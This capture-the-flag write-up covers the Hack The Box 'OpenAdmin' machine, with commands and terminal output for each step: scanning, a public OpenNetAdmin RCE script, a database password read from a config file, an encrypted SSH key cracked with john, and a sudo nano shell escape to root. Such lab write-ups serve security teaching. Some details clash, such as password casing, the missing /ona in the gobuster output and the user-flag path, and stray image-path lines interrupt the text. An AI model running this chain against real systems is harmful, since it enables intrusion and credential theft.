Hack The Box — OpenAdmin Write-Up

Machine Information

Item	Value
Machine	OpenAdmin
Difficulty	Easy
Platform	Hack The Box
Target IP	10.129.8.236
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

---

1. Attack Path

- Nmap → HTTP service discovered
- Directory brute-force → /ona identified
- ONA 18.1.1 → RCE exploitation
- Shell as www-data
- Extract DB credentials
- SSH access as jimmy
- Internal service discovery (localhost:52846)
- Extract SSH private key
- Crack SSH key passphrase
- SSH as joanna
- Privilege escalation via sudo nano → root

---

2. Tools Used

- nmap

- gobuster
- git
- python3
- ssh
- curl
- john

---

3. Reconnaissance

WHAT IT IS

Network scanning to identify open ports and services.

WHY IT IS USED

To discover attack surface and entry points.

COMMAND

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.8.236

RESULT

- 22 → SSH
- 80 → HTTP

```
┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.8.236
[sudo] password for abhay:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 23:16 +0530
Nmap scan report for 10.129.8.236
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.79 seconds
```

---

4. Enumeration

WHAT IT IS

Web enumeration to discover hidden directories and applications.

WHY IT IS USED


To identify vulnerable applications.

Step 1: Access Web

http://10.129.8.236

RESULT

- Apache default page



Step 2: Directory Bruteforce

gobuster dir -u http://10.129.8.236/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30

RESULT

- /music
- /ona

```
┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin]
└─$ gobuster dir -u http://10.129.8.236/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.8.236/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 277]
.htaccess            (Status: 403) [Size: 277]
.htpasswd            (Status: 403) [Size: 277]
artwork              (Status: 301) [Size: 314] [--> http://10.129.8.236/artwork/]
index.html           (Status: 200) [Size: 10918]
music                (Status: 301) [Size: 312] [--> http://10.129.8.236/music/]
server-status        (Status: 403) [Size: 277]
Progress: 4750 / 4750 (100.00%)
===============================================================
Finished
===============================================================
```

Step 3: Access Discovered Paths


http://10.129.8.236/music

[Screenshot 4]

http://10.129.8.236/ona

RESULT

- OpenNetAdmin panel (v18.1.1)



---

5. Exploitation

WHAT IT IS


Remote Code Execution in OpenNetAdmin.

WHY IT IS USED

Allows command execution on the target.

Step 1: Clone Exploit

git clone https://github.com/amriunix/ona-rce



---

cd ona-rce
ls

```
┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin]
└─$ git clone https://github.com/amriunix/ona-rce
Cloning into 'ona-rce'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 11 (delta 4), reused 9 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (11/11), 552.45 KiB | 1.43 MiB/s, done.
Resolving deltas: 100% (4/4), done.

┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin]
└─$ cd ona-rce

┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin/ona-rce]
└─$ ls
ona-proof.png  ona-rce.py  README.md
```

Step 2: Verify Vulnerability

python3 ona-rce.py check http://10.129.8.236/ona/

RESULT

- Target vulnerable

```
┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin/ona-rce]
└─$ python3 ona-rce.py check http://10.129.8.236/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] The remote host is vulnerable!
```

Step 3: Exploit Target

python3 ona-rce.py exploit http://10.129.8.236/ona/

RESULT

- Shell as www-data

```
┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin/ona-rce]
└─$ python3 ona-rce.py exploit  http://10.129.8.236/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh$ 
```

---

6. Credential Access

WHAT IT IS

Extracting stored credentials from configuration files.

WHY IT IS USED

To gain valid user access.

---

cat /opt/ona/www/local/config/database_settings.inc.php

RESULT

- Username: ona_sys
- Password: n1nj4W4rri0r!

```
┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin/ona-rce]
└─$ python3 ona-rce.py exploit  http://10.129.8.236/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh$ cat /opt/ona/www/local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

?
sh$
```

---

7. Lateral Movement (jimmy)

WHAT IT IS

Using valid credentials to access system via SSH.

WHY IT IS USED

To gain stable user shell.

---

ssh jimmy@10.129.8.236

RESULT

- Login successful

```
┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin]
└─$ ssh jimmy@10.129.8.236
The authenticity of host '10.129.8.236 (10.129.8.236)' can't be established.
ED25519 key fingerprint is: SHA256:wrS/uECrHJqacx68XwnuvI9W+bbKl+rKdSh799gacqo
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:30: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.8.236' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jimmy@10.129.8.236's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 16 18:15:34 UTC 2026

  System load:  0.0               Processes:             174
  Usage of /:   30.8% of 7.81GB   Users logged in:       0
  Memory usage: 9%                IP address for ens160: 10.129.8.236
  Swap usage:   0%
```

---

8. Internal Enumeration

WHAT IT IS

Enumerating internal services and configurations.

WHY IT IS USED

To find further attack vectors.

Step 1: Check Apache Config

cat /etc/apache2/sites-enabled/internal.conf

RESULT

- Internal service on 127.0.0.1:52846
- Runs as joanna

```
jimmy@openadmin:/etc/apache2/sites-enabled$ cat /etc/apache2/sites-enabled/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

Step 2: Access Internal Service

curl localhost:52846/main.php

RESULT

- Encrypted SSH private key

```
jimmy@openadmin:/var/www/internal$ curl localhost:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
```

---

9. SSH Key Cracking

WHAT IT IS

Cracking passphrase of encrypted SSH key.

WHY IT IS USED

To gain access as another user.

/usr/share/john/ssh2john.py key > hash

```
┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin]
└─$ /usr/share/john/ssh2john.py key > hash
```

---

john hash --wordlist=/usr/share/wordlists/rockyou.txt

---

10. Lateral Movement (joanna)

WHAT IT IS

SSH login using private key.

WHY IT IS USED

To escalate privileges.

---

ssh -i key joanna@10.129.8.236

```
┌──(abhay㉿Kali)-[~/Desktop/OpenAdmin]
└─$ ssh -i key joanna@10.129.8.236
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 16 18:47:11 UTC 2026

  System load:  0.0               Processes:             176
  Usage of /:   30.9% of 7.81GB   Users logged in:       1
  Memory usage: 9%                IP address for ens160: 10.129.8.236
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$
```

---

whoami

RESULT

- joanna

```
joanna@openadmin:~$ whoami
joanna
joanna@openadmin:~$
```

---

11. Privilege Escalation

WHAT IT IS

Abusing sudo misconfiguration.

WHY IT IS USED

To gain root access.

---

sudo -l

RESULT

- Can run nano as root

```
joanna@openadmin:/bin$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

---

sudo nano /opt/priv

Inside nano:

Ctrl + R → Ctrl + X
reset; sh 1>&0 2>&0

---

id

RESULT

- root

```
Erase is control-H (^H).
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

---

12. Flags

cat /home/jimmy/user.txt

```
# pwd
/home/joanna
# cat /home/joanna/user.txt
```

---

cat /root/root.txt

```
# cat /root/root.txt
```